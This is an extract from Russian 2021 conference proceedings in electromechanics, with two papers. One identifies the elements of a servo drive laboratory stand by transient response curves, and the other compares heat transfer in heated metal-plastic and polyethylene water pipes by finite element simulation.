



XVI Международная конференция по электромеханике и робототехнике 15-18 апреля 2021 г.

Санкт-Петербург

МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ ФЕДЕРАЦИИ

Федеральное государственное автономное образовательное учреждение высшего образования

САНКТ-ПЕТЕРБУРГСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ АЭРОКОСМИЧЕСКОГО ПРИБОРОСТРОЕНИЯ

Посвящается 80-летию Санкт-Петербургского государственного университета аэрокосмического приборостроения

ЗАВАЛИШИНСКИЕ ЧТЕНИЯ'21

XVI Международная конференция по электромеханике и робототехнике 15–18 апреля 2021 г.

Сборник докладов



УДК 001 ББК 72 3-13

3-13 Завалишинские чтения'21: XVI Международная конференция по электромеханике и робототехнике (СПб., 15–18 апреля 2021 г.): сб. докл. – СПб.: ГУАП, 2021. 351 с. ISBN 978-5-8088-1556-8

DOI: 10.31799/978-5-8088-1556-8-2021-16

Помещенные в сборник доклады отражают весь спектр направлений научных работ, проводимых Институтом инновационных технологий в электромеханике и робототехнике: от проектирования отдельных элементов и устройств, технологий их создания, решения вопросов диагностики и разработки прикладного программного обеспечения до построения сложных систем и комплексов, различных по своему функциональному назначению.

Оргкомитет конференции

Председатель оргкомитета:

Ю. А. Антохина – доктор экономических наук, профессор, ректор ГУАП

Члены оргкомитета:

А. А. Оводенко доктор технических наук, профессор, президент ГУАП

В. Ф. Шишлаков доктор технических наук, профессор, проректор по образовательным

технологиям и инновационной деятельности ГУАП

А. Л. Ронжин – доктор технических наук, профессор, заведующий кафедрой электромеханики и

робототехники ГУАП, директор СПИИРАН

Р. Н. Бахтизин – доктор физико-математических наук, профессор, ректор УГНТУ

С. Г. Емельяновдоктор технических наук, профессор, ректор ЮЗГУ

П. А. Хлюпин кандидат технических наук, доцент, директор Центра цифровых технологий и

робототехники УГНТУ

С. В. Соленый кандидат технических наук, доцент, директор Инженерной школы ГУАП С. Ф. Яцун -

доктор технических наук, профессор, заведующий кафедрой механики,

мехатроники и робототехники ЮЗГУ

УДК 001 ББК 72

ИННОВАЦИОННЫЕ ТЕХНОЛОГИИ В ЭЛЕКТРОМЕХАНИКЕ И РОБОТОТЕХНИКЕ

УПРАВЛЕНИЕ В ТЕХНИЧЕСКИХ СИСТЕМАХ

УДК 539.51-629.7

DOI: 10.31799/978-5-8088-1556-8-2021-16-3-8

В. С. Акопов*

кандидат технических наук, старший научный сотрудник

Т. Г. Полякова*

кандидат технических наук, доцент

С. С. Тимофеев*

старший преподаватель

ПРИМЕНЕНИЕ МЕТОДА СТАНДАРТНЫХ ПЕРЕХОДНЫХ ХАРАКТЕРИСТИК ДЛЯ ИДЕНТИФИКАЦИИ ЭЛЕМЕНТОВ В ЛАБОРАТОРНОМ КОМПЛЕКСЕ «СЛЕДЯЩИЙ ЭЛЕКТРОПРИВОД»

Приведенократкоеописаниеисследовательскоголабораторногокомплекса «Следящийэлектропривод»,предназначенногодляреализациипрактико-ориентированнойподготовкистудентовиихкомпетентногоподхода. Показанаметодика применения метода стандартных кривых разгона для элементов следящего электропривода переменного тока на примере стенда «Система управления РЛС».

Ключевыеслова: учебныйкомплекс, идентификация, методстандартных переходных характеристик, профессиональные компетенции.

V. S. Akopov*

PhD, Tech., Senior Research Employee

T. G. Polyakova*

PhD, Tech., Associate Professor

S. S. Timofeyev*

Senior Lecturer

APPLICATION OF THE STANDARD TRANSIENT RESPONSE METHOD FOR IDENTIFICATION OF ELEMENTS IN THE LABORATORY COMPLEX «TRACKING ELECTRIC DRIVE»

Abrief description of the research laboratory complex «Tracking Electric Drive» is given, designed for the implementation of practice-oriented training of students and their competent approach. The method of application of the method of standard acceleration curves for the elements of the servo AC drive is shown on the example of the «Radar control system» stand

Keywords: educational complex, identification, method of standard transient characteristics, professional competence.

Исследовательский лабораторный комплекс «Следящий электропривод», разработанный на базе учебно-лабораторного комплекса Института инновационных технологий в электромеханике и робототехнике ГУАП, включает в себя учебные стенды «Система управления РЛС» [1], «Потенциометрическая маломощная следящая система» [2], «Интегрирующий привод». Стенды

позволяют выполнять традиционные для теории управления исследования статики, динамики, а также синтез самих систем. Во всех перечисленных системах замкнутого следящего электропривода переменного тока используются такие типовые функциональные элементы как измеритель рассогласования, фазочувствительный выпрямитель, аналоговый умножительный выпрямитель, аналоговый умножи-

^{*} Санкт-Петербургский государственный университет аэрокосмического приборостроения

^{*} St. Petersburg State University of Aerospace Instrumentation




Рис. 1. Лицевая панель исследовательского стенда «Система управления РЛС»

тель, усилитель, электродвигатель, датчик скорости или угла поворота.

Учебный лабораторный комплекс предназначен для исследований и синтеза систем с требуемыми показателями качества. Из теории управления известно, что для выполнения этих задач необходимо иметь математическое описание системы. Математическая модель системы задается, либо ее определяют через нахождение моделей (математического описания) отдельных элементов этой системы. Один их эффективных методов определения математического описания является метод идентификации элементов системы управления.

В настоящей работе рассматривается методика определения математического описания основных элементов систем переменного тока лабораторного комплекса «Следящий электропривод» на примере учебного стенда «Система управления РЛС» (рис. 1). Остальные два стенда имеют аналогичные конструктивные решения, построены на аналогичной элементной базе, поэтому излагаемый материал может быть распространен к формированию математической модели и других двух стендов учебного исследовательского комплекса «Следящий электропривод».

Перечисленные выше основные типовые элементы системы автоматического управления переменного тока «Система управления РЛС» показаны на рис. 2 в виде блоков с соответствующими названиями.




Рис. 2. Верхний правый элемент лицевой панели стенда «Система управления РЛС»

Математическое описание (модель) любой системы управления в общем случае составляется в результате анализа и описания с помощью математических соотношений физических процессов, происходящих в ней. В частности, если система изначально представлена в виде структурной схемы с известными передаточными функциями ее звеньев, то математическая модель легко создается на основе анализа структурной схемы системы. Поэтому, ставя задачу составления математического описания системы управления антенной РЛС, сначала рассмотрим ее




Рис. 3. Функциональная схема системы управления антенной




Рис. 4. Структурная схема системы управления антенной

функциональную схему, которая приведена на рис. 3.

Анализ функциональной схемы позволяет предложить следующую структурную схему системы управления антенной (рис. 4).

На рис. 4 обозначено: $\alpha_{\rm BX}$, $\alpha_{\rm BMX}$ — задаваемый и фактический углы поворота антенны соответственно; $K_{\rm CC}$ — коэффициент передачи блока сельсинов; $W_{\rm ФЧВ}(p)$ — передаточная функция фазочувствительного выпрямителя; $K_{\rm AY}$ — коэффициент усиления аналогового умножителя; $W_{\rm д}(p)$ — передаточная функция электродвигателя по скорости; $K_{\rm p}$ — коэффициент передачи редуктора, $K_{\rm p}$ =1/i, где i — коэффициент редукции; $K_{\rm TT}$ — коэффициент передачи тахогенератора; $W_{\rm K3}$ (p) — передаточная функция корректирующего звена.

Отметим, что некоторые параметры рассматриваемой системы являются константами, причем часть из них известна заранее. К ним относятся коэффициенты передачи редуктора $K_{\rm p}$ и тахогенератора $K_{\rm TT}$ (из каталогов).

Для упорядочения процедуры идентификации представляется целесообразным все эле-

менты системы управления разбить на группы, использующие одинаковые или похожие методики идентификации.

В первую группу определим элементы безынерционные с самыми простым математическим описанием в виде коэффициента передачи: это идеальные безынерционные усилители.

Во вторую группу определим элементы с простым математическим описанием в виде апериодического первого порядка.

В третью группу определим элементы с передаточными функциями второго порядка (и выше), причем с инерционностью, существенной влияющей на быстродействие и качество исследуемых процессов.

В четвертую группу определим элементы системы не совсем стандартные с точки зрения применения метода стандартных переходных характеристик. В нашем случае это аналоговый умножитель, обладающий двумя входами.

Рассмотрим методику определения математического описания элементов каждой их перечисленных групп.

Анализ идентифицируемых элементов

В первую группу идентифицируемых элементов рассматриваемой в данной работе системы подпадают следующие элементы: сельсинная пара, электронный усилитель обмотки управления (ОУ) электродвигателя и механический редуктор.

Сельсинная пара составлена на бесконтактных сельсинах и работает в трансформаторном режиме. Этот датчик угла рассогласования в первом приближении можно рассматривать как пропорциональное (безынерционное) звено с коэффициентом передачи $K_{\rm cc}$. Однако надо иметь ввиду, что для более точных расчетов сельсинную пару надо рассматривать как последовательно включенные пропорциональное звено и звено чистого временного запаздывания [3].

Передаточная функция датчика в последнем случае будет иметь вид

$$W_{\rm CC}(p) = K_{\rm CC}e^{-\tau p}, \ \ \tau = \frac{1}{4f},$$

где f — частота питающего напряжения (обычно $400~\Gamma$ ц).

Редуктор можно отнести к идеальным усилительным элементам, описываемым только коэффициентом передачи

$$W_{\mathbf{P}}(p) = K_{\mathbf{P}}$$
.

Электронный усилитель обмотки управления практически безынерционен, описывается только коэффициентом передачи

$$W_{\mathfrak{I} \mathfrak{I}}(p) = K_{\mathfrak{I} \mathfrak{I}}$$
.

Впрочем, этот коэффициент заранее известен и соответствует числу, которое записано напротив рукоятки регулировки усилителя на лицевой панели стенда. Таким образом, в идентификации этот коэффициент не нуждается.

Во вторую группу запишем фазочувствительный выпрямитель (ФЧВ), тахогенератор.

Сигнал с выхода сельсинной пары подается на ФЧВ, собранный на электронных элементах. Это устройство электронное и поэтому обладает очень высоким быстродействием и может быть описано передаточной функцией апериодического звена

$$W_{\Phi \text{\tiny ΨB$}}(p) = \frac{K_{\Phi \text{\tiny ΨB$}}}{T_{\Phi \text{\tiny ΨB$}}p + 1},$$

где $T_{\Phi \mbox{\scriptsize 4B}}$ – постоянная времени $\Phi \mbox{\scriptsize 4B}$.

Тахогенератор жестко закреплен на оси электродвигателя, если величину его массы включить в приведенную массу электродвигателя, то он превращается в идеальный измеритель, опи-

сываемый только коэффициентом передачи $K_{\mathrm{T}\Gamma}$ и его электрической постоянной времени $T_{\mathrm{T}\Gamma}$

$$W_{\mathrm{T}\Gamma}(p) = K_{\mathrm{T}\Gamma}$$
.

Перейдем к третьей группе идентифицируемых элементов системы управления «Следящий электропривод». В эту группу, согласно предложенной выше классификации, включен составной (интегральный) блок, состоящий из механически жестко связанных между собой электродвигателя, редуктора и тахогенератора. Этот механический блок, обладает значительной инерционностью, существенно влияющей на динамику системы. При этом параметры передаточной функции двигателя (коэффициент передачи, постоянные времени) практически невозможно определить без привлечения дополнительных измерителей. Но как только мы используем измеритель, параметры измеряемого сигнала будут скорректированы коэффициентом передачи и инерционностью самого измерителя.

Включенный в четвертую группу аналоговый умножитель собран на электронных устройствах, имеет быстродействие на порядок и более превышающее быстродействие электромеханической части системы электропривода. Вместе с тем аналоговый умножитель имеет два рабочих входа. Эта его особенность относительно остальных элементов электропривода требует соответствующего подхода для его идентификации.

Идентификации элементов системы управления

Математическая модель — чаще всего это одно или несколько уравнений, связывающих выходной сигнал объекта (системы) с входным сигналом.

Элементы привода, включенные в первую и вторую группы, имеют один вход и один выход. Для определения их математического описания могут быть использованы:

- 1) аналитический метод получения математической модели объекта, с использованием законов физики (Ньютона, Лагранжа);
- 2) экспериментально-аналитический метод с использованием типовых возмущающих воздействий, применяемых в теории автоматического управления.

Второй метод представляется более простым, а поэтому предпочтительным. Тем более, что нами ранее был обоснован вид ожидаемых передаточных функции, а их параметры легко полу-




Рис. 5. Кривая разгона безынерционного звена с коэффициентом передачи К




Рис. 6. Кривая разгона апериодического звена с коэффициентом передачи К и постоянной времени Т

чить использованием типовых возмущающих воздействий [4, 5].

Для определения параметров математической модели элементов первой и второй групп воспользуемся следующей методикой. На исследуемый элемент подается сигнал в виде единичного входного воздействия. Записывается кривая разгона на выходе этого элемента. Далее эта кривая разгона сравнивается с набором кривых разгона типовых динамических звеньев (их рассматривается шесть в [4, 5]). При совпадении характера изменения во времени экспериментальной и типовой кривой разгона математической модели исследуемого объекта присваиваем математическое описание данного типового динамического звена.

В качестве типовых кривых разгона для элементов первой и второй групп можно использовать кривую разгона безынерционного звена и кривую разгона апериодического звена первого порядка.

Анализ записанного в третью группу элементов составного (интегрального) блока, состоящего из механически жестко связанных между собой электродвигателя, редуктора и тахогенератора позволяет предположить, что его передаточная функция по скорости $W_{\rm ДСК}$ и углу поворота $W_{\rm ДУ}$ будут иметь вид

$$\begin{split} W_{\rm ДCK}(p) = & \frac{K_{\rm T\Gamma} K_{\rm P} K_{\rm Д}}{(T_{\rm H} p + 1)(T_{\rm M} p + 1)(T_{\rm T\Gamma} p + 1)}; \\ W_{\rm ДV}(p) = & \frac{K_{\rm T\Gamma} K_{\rm P} K_{\rm Д}}{p(T_{\rm H} p + 1)(T_{\rm M} p + 1)(T_{\rm T\Gamma} p + 1)}, \end{split}$$

где $K_{\rm Д}$ – коэффициент передачи электродвигателя; $T_{\rm H}$, $T_{\rm M}$ – постоянные времени электродвигателя якорная и механическая соответственно.

В качестве типовой кривых разгона для единственного элемента третьей группы можно использовать кривую разгона апериодического звена 2-го порядка (рис. 7).

Такой кривой соответствует передаточная функция апериодического звена второго порядка.

$$W(p) = \frac{K}{(T1p+1)(T2p+1)}.$$

Для более точной идентификации такого объекта используют метод Симою, или «метод площадей» [4, 5].

При аппроксимации сложных объектов применяется замена на несколько ТДЗ.

Четвертая группа идентифицируемых элементов системы лабораторного комплекса «Сле-




Рис. 7. Экспериментальная кривая разгона апериодического звена второго порядка

дящий электропривод» включает аналоговый умножитель (рис. 2), имеющий два входа. Умножитель выполняет перемножение сигналов $U_{\rm Bx1}$, $U_{\rm Bx2}$, поступающих на входы 1 и 2 с разными коэффициентами в соответствии с выражением

$$W_{\mathrm{AY}}(p) = K_{\mathrm{Y}_{\mathrm{BX}},X} U_{\mathrm{BX}1} K_{\mathrm{Y}_{\mathrm{BX}},Y} U_{\mathrm{BX}2}$$

где $K_{\text{увх.}X}$, $K_{\text{увх.}Y}$ – коэффициенты усиления умножителя по входам X и Y соответственно.

Для получения конкретных значений математической модели умножителя надо определить значения $K_{\mathrm{Vbx},X}$, $K_{\mathrm{Vbx},Y}$. Идентификация этих коэффициентов выполняется в результате измерения выходного сигнала при известных значениях входных сигналов.

Предлагается следующая методика последовательного определения коэффициентов $K_{\mathbf{y}_{\mathrm{BX}},X}$ и $K_{\mathbf{y}_{\mathrm{DY}},Y}$

Для нахождения коэффициента $K_{y_{\mathrm{BX}},X}$ аналогового умножителя:

- на входы подаются известные сигналы $U_{\mathrm{bx}11}$ и $U_{\mathrm{bx}21}$, измеряется выходное напряжение, допустим, оно равно $U_{\mathrm{bbx}1}$;
- далее только на одном из входов изменяют величину сигнала, затем снова измеряется выходное напряжение, допустим, получили значение $U_{\mathrm{Bbix}2}$;
- коэффициент усиления $K_{\mathbf{y}_{\mathrm{Bx},X}}$ по входу X находим из выражения

$$K_{\mathbf{y}_{\mathrm{BX}},X} = \frac{U_{\mathrm{BMX2}} - U_{\mathrm{BMX1}}}{U_{\mathrm{BX12}} - U_{\mathrm{BX11}}}.$$

Для нахождения коэффициента $K_{y_{\text{BX}},Y}$ аналогового умножителя процедура, описанная выше, повторяется:

- на входы подаются известные сигналы $U_{\mathrm{Bx}11}$ и $U_{\mathrm{Bx}21}$, измеряется выходное напряжение, оно равно $U_{\mathrm{Bix}1}$;
- далее только на втором из входов изменяют величину сигнала, например, с величины $U_{{}_{\mathrm{BX}}21}$

на $U_{
m BX22}$, и снова измеряют выходное напряжение, допустим, получили значение $U_{
m BMX3}$;

– коэффициент усиления $K_{\mathbf{y}_{\mathbf{BX},Y}}$ по входу \mathbf{Y} находим из выражения

$$K_{y_{\text{BX}},Y} = \frac{U_{\text{BMX}3} - U_{\text{BMX}1}}{U_{\text{BX}22} - U_{\text{BX}21}}.$$

Выводы

- 1. Предложены методика и аналитические выражения для определения коэффициентов передачи аналогового умножителя по каждому из двух его входов.
- 2. Проанализированы и классифицированы типовые элементы, входящие в состав следящего электропривода переменного тока с точки зрения их математических описаний.
- 3. Показана методика применения метода стандартных кривых разгона для элементов следящего электропривода переменного тока.

Библиографический список

- 1. Акопов В. С., Шишлаков В. Ф., Полякова Т. Г. Исследование и синтез системы управлении антенной РЛС: учеб. пособие. СПб.: ГУАП, 2019. 59 с.
- 2. Акопов В. С., Полякова Т. Г., Тимофеев С. С. Исследование и синтез потенциометрической маломощной следящей системы: учеб. пособие. СПб.: ГУАП, 2020. 66 с.
- 3. *Чумаков Н. М.* Расчет измерительных и усилительных элементов автоматических систем: справ. пособие. М.: Техника, 1971. 356 с.
- 4. $\it Cазонов \ \Gamma$. $\it \Gamma$. Идентификация и диагностика систем: учеб. пособие. М.: Изд-во МГОУ, 2005. 39 с.
- 5. Дьяконов В. П., Круглов В. В. Анализ, идентификация и моделирование систем: спец. справ. СПб.: Питер, 2002. 448 с.

УДК 539.51-629.7

DOI: 10.31799/978-5-8088-1556-8-2021-16-9-14

В. С. Акопов*

кандидат технических наук, старший научный сотрудник

И. А. Салова*

кандидат технических наук, доцент

* Санкт-Петербургский государственный университет аэрокосмического приборостроения

ИССЛЕДОВАНИЕ ТЕПЛООБМЕННЫХ ПРОЦЕССОВ В МЕТАЛЛОПЛАСТИКОВЫХ И ПОЛИЭТИЛЕНОВЫХ ВОДОПРОВОДНЫХ ТРУБАХ

Проанализированыисопоставленыпроцессытеплообменавметаллопластиковыхиполиэтиленовыхводопроводныхтрубахпринагреванииснаружисаморегулирующимсякабелем. Динамические характеристикипроцесса нагреваводы оттемпературы 1°С дляметаллопластиковых иполиэтиленовых водопроводных труббыли получены при различных температурах окружающей среды.

Ключевыеслова: теплообмен, саморегулирующийся отопительный кабель, металлопластиковые и полиэтиленовые трубы, моделирование, метод конечных элементов.

V. S. Akopov*

PhD, Tech., Senior Research Employee

I. A. Salova*

PhD, Tech., Associate Professor

* St. Petersburg State University of Aerospace Instrumentation

STUDY OF HEAT EXCHANGE PROCESSES IN METAL-PLASTIC AND POLYETHYLENE WATER PIPES

The work analyzes and compares the processes of heat exchange in metal-plastic and polyethylene water pipes when heated outside by a self-regulating cable. Dynamic characteristics of the water heating process from a temperature of 1 degree Celsius for metal-plastic and polyethylene water pipes were obtained at different ambient temperatures. **Keywords:** heat exchange, self-regulating heating cable, metal-plastic and polyethylene pipes, modeling, finite element method.

Строительная отрасль предлагает широкий спектр водопроводных труб из различных материалов — стали, меди, полипропилена, металлопластика, полихлорвинила, полиэтилена. Сравнение водопроводных труб целесообразно проводить с учетом данных [1], которые приведены в таблице.

Анализ данных таблицы показывает, что приведенные в ней характеристики пластиковых труб достаточно близки. Представляется целесообразным выполнить дополнительные исследования, которые позволили бы выполнить более аргументированный выбор водопроводных пластиковых труб.

В связи с этим предлагаемая публикация посвящена анализу и сопоставлению процессов теплообмена в пластиковых трубах при обогреве их извне с помощью саморегулирующегося кабеля, как это показано в [2].

Оценка возможности теплозащиты воды от замерзания в этих трубопроводах проводится

путем моделирования тепловых процессов в трубах наружной части водопроводной систе-

В настоящей работе выполнено сопоставление двух достаточно популярных в настоящее время типов водопроводных труб по теплопроводности. Рассматриваются металлопластиковая и полиэтиленовая трубы на предмет их преимущественного использования в системах, использующих теплозащиту воды в этих трубах от замерзания. Для оценивания эффективности теплозащиты воды от замерзания в этих трубопроводах используется моделирование тепловых процессов в наружной части водопроводной системы.

Для моделирования выбран метод конечных элементов, реализованный в программном комплексе ELCUT [3]. Исследования процессов изменения температуры выполнялись для металлопластиковых и полиэтиленовых водопроводных труб сечением 20 мм с помощью нелиней-

Основные качественные характеристики пластиковых труб

Основные качественные характеристики и их			пластиковых водных труб		
оценка (по 10-балльной системе)	полипро- пилен	металло- пластик	полиэ- тилен		
1. Механиче	1. Механические свойства				
Прочность труб	10	6	3		
Сохранение формы при деформации	8	2	2		
Тепловое удлинение	2	8	4		
2. Химичес	кие свойс	тва			
Устойчивость к химиче- ской коррозии	10	10	10		
Устойчивость к электрохимической коррозии	10	10	10		
Устойчивость к УФ из- лучению	5	7	4		
Защищенность от про-	6	6	2		
3. Характеристики в	одопровод	цной систе	мы		
Противодействие нако- плению отложений	10	10	10		
Гидравлическое сопротивление	10	10	6		
Надежность соедине- ний	10	6	2		
Средний показатель качества	8,1	7,5	5,3		
4. Ценовая категория					
Стоимость материала	2	3	2		
Сложность монтажа	5	6	6		
Средний показатель ценовой категории	3,5	4,5	4		
Отношение цена/каче- ство (чем меньше, тем лучше)	0,4	0,6	0,8		

ной задачи нестационарной теплопередачи. На рис. 1 показана геометрическая интерпретация модели, на которой приняты следующие обозначения: 1 — вода в трубопроводе; 2 — труба; 3 — саморегулирующийся греющий кабель VC-F [2, 3]; 4 — контур задания граничных условий (выделен жирно); 5, 6 — контуры или траектории, вдоль которых определяется температура по соответствующим сечениям.

Для моделирования в ELCUT необходимо задать исходные данные в виде свойств кабеля, трубы и воды, а также на границе 4 задать исходную температуру $T_{\rm H}$ окружающей среды и коэффициент конвекции α . Для кабеля типа VC-F за-




Рис. 1. Геометрическая модель трубы с греющим кабелем


дается удельная плотность ρ =2163 кг/м³, удельная теплопроводность $\lambda = 0.25 BT/(M \cdot K)$, теплоемкость $C_n = 750 \text{ Дж/(кг·K)}$, а также зависимость линейной мощности Р (приведенной к 1 м длины) кабеля от температуры [2]. Для металлопластиковой трубы приняты следующие свойства материала: удельная плотность ρ=1360 кг/м³, удельная теплопроводность $\lambda = 0.40 B \text{т/(м·K)}$, теплоемкость С_р=2000 Дж/(кг·К). Для полиэтиленовой трубы соответствующие свойства материала приняты следующими: удельная плотность $\kappa \Gamma/M^3$, $\rho = 940$ удельная теплопроводность λ =0,28Вт/(м·К), теплоемкость $C_{\rm p}$ =610 Дж/(кг·°К).

Для воды перечисленные свойства зависят от текущего значения температуры. Эти зависимости приведены в [2]. В модели не учитываются тепловые потери в виде лучистой теплоотдачи, которая зависит от температуры воздуха, температуры поверхности трубы, а также от степени черноты поверхности трубы.


Полученные в процессе исследований динамические характеристики процесса нагревания воды от температуры +1 °C для металлопластиковых и полиэтиленовых водопроводных труб в условиях различных температур окружающей среды показаны на рис. 2-8. Для полиэтиленовой трубы, в соответствии с рекомендуемыми условиям их эксплуатации, приведенные графики ограничены нижним значением температуры $T_{\rm H} = -10$ °C наружной (окружающей) среды.

На рис. 2; 3 показана динамику изменения температуры в середине (центре) рассматриваемых труб с водой.

На рис. 4; 5 показано распределение температуры по поперечному сечению водопроводной



 $Puc.\ 2.\ Динамика$ изменения температуры воды в центре металлопластикового трубопровода при различных температурах $T_{\rm H}$ наружной среды с включенным греющим кабелем и без него



Puc.~3.~Динамика изменения температуры воды в центре полиэтиленового трубопровода при различных температурах $T_{_{\mathrm{H}}}$ наружной среды с включенным греющим кабелем и без него

трубы с водой (по контуру 5, рис. 1) в разные дискретные моменты времени (60, 120 и 180 с) после начала рассматриваемого процесса нагревания воды при разных значениях температуры окружающей среды (кабель включен, кабель выключен). Рис. 4 соответствует металлопластиковой трубе, а рис. 5 — полиэтиленовой.

Сопоставление рис. 4; 5 показывает, что вода в полиэтиленовой трубе прогревается более равномерно и до температур на 0.5-1.0 °C выше, чем в трубе из металлопластика.

На рис. 6; 7 показано распределение температуры по поперечному сечению водопроводной трубы с водой (по контуру 6 отсчитывая сверху вниз, рис. 1) в разные дискретные моменты времени при разных значениях температуры $T_{\rm H}$

окружающей среды (кабель включен, кабель выключен). Рис. 6 соответствует металлопластиковой трубе, а рис. 7 – полиэтиленовой.

Рис. 6; 7 подтверждают предыдущие выводы о более высокой эффективности работы обогревательного кабеля особенно применительно к нижним слоям воды в полиэтиленовом водопроводе.

Изложенные выше выводы подтверждает приведенный ниже рисунок 8, на котором показан процесс нагрева саморегулирующимся кабелем водопроводной трубы от первоначальной его температуры +1 °C до температуры +5 °C при температуре окружающей среды $T_{\rm H}{=}-1$ °C с последующим отключением нагревающего кабеля и охлаждением воды в трубе.





Рис. 4. Распределение температуры для трубы из металлопластика вдоль контура 5 в зависимости от $T_{_{\rm H}}$ и времени нагрева



Puc. 5. Распределение температуры для полиэтиленовой трубы вдоль контура 5 в зависимости от $T_{_{\rm H}}$ и времени нагрева




Рис. 6. Распределение температуры для трубы из металлопластика вдоль контура 6 (сверху вниз) в зависимости от $T_{_{\rm H}}$ и времени нагрева




Рис. 7. Распределение температуры в полиэтиленовой трубе вдоль контура 6 (сверху — вниз) в зависимости от $T_{_{\rm H}}$ и времени нагрева




Рис. 8. График изменения средней температуры воды в трубах — полиэтиленовой, полипропиленовой и металлопластиковой

Из рис. 8 следует, что после отключения питания нагревающего кабеля в момент достижения температуры отключения некоторое время наблюдается рост температуры.

При одинаковых условиях моделирования вода в полиэтиленовой трубе достигает температуры отключения быстрее, чем в металлопластиковой, так как полиэтиленовая труба обладает значительно меньшей теплоемкостью при соизмеримой удельной теплопроводности материалов водопроводных труб.

На основе проведенного исследования можно сделать следующие выводы.

- 1. Вода в полиэтиленовой водопроводной трубе нагревается и остывает быстрее, чем в металлопластиковой. Это связано с тем, что стенки полиэтиленовой трубы по сравнению с металлопластиковой обладают значительно меньшей теплоемкостью при соизмеримой удельной теплопроводности материала водопроводной трубы.
- 2. Различная теплоемкость материалов стенок трубопроводов сказалась и на распределении температур в вертикальном сечении, проходящем через центр труб. Нижние точки сечения гораздо лучше прогреваются в полиэтиленовой

трубе, однако отличие в температуре слоев воды нивелируется с увеличением вертикальной координаты слоя воды.

